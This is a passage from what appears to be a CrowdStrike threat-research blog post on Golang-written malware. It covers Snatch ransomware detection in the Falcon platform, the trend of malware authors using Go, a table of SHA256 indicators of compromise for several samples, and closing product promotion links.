


Figure 7. Ransom note for Snatch ransomware (Click to enlarge)

The Falcon platform detects and protects against this type of Golang-written malware using the power of the cloud, on-sensor and in-the-cloud machine learning, and IOAs to detect the threat. As the screenshot below illustrates, we detect this sample with our cloud-based machine learning, and it is immediately blocked.




Figure 8. CrowdStrike Falcon using machine learning for detecting and preventing Snatch ransomware (Click to enlarge)

Note: More detailed intelligence and technical information about Snatch ransomware is available to CrowdStrike customers through the Falcon console.

Golang Is Here to Stay

Golang-written malware is not a fad and will not go away at any time soon. If anything, we are seeing an increase in Golang being used by malware developers and adversaries. This is likely in step with how we see Go being adopted by the general programming community as features and capabilities have improved.

Golang has proven to be a sufficiently versatile programming language that can accommodate any malware, although coin miners currently seem to pique the interest of developers.

CrowdStrike will continue to monitor the evolution of the malware threat landscape and use the power of machine learning and IOAs to detect and protect endpoints from new and unknown malware.

Indicators of Compromise (IOCs)

File	SHA256
AnarchyGrabber	86dda1e904475fdf187af0cb13c0b67951e95230ed2bc6a3ac79c292606fda8e
Coin Miner	995d7903e138b3f5aa318d44e959d215c6b28ea491f519af34c8bdad9a0ebda6
Snatch Ransomware	e4b2d60cea9c09a7871d0f94fe9ca38010ef8e552f67e7cdec7489d2a1818354
Runtime.dll	5b3fc771f43d8e67bd8957f7b3d9a49eae80b88e43c13cbf16623623e9028375
Inj.exe	cc432ca276209849b1e4e36553d12aa87fd4cf1ba2609032986bf82943994774
Procdump.exe	c073d88d4240fbd6b7183b126eb0f3617bad8944d7cf924982e2b814170a614f

Additional Resources

- *Visit the product website to learn how the powerful [CrowdStrike Falcon platform](#) provides comprehensive protection across your organization, workers and data, wherever they are located.*
- *[Get a full-featured free trial of CrowdStrike Falcon Prevent™](#) and see how true next-gen AV performs against today's most sophisticated threats.*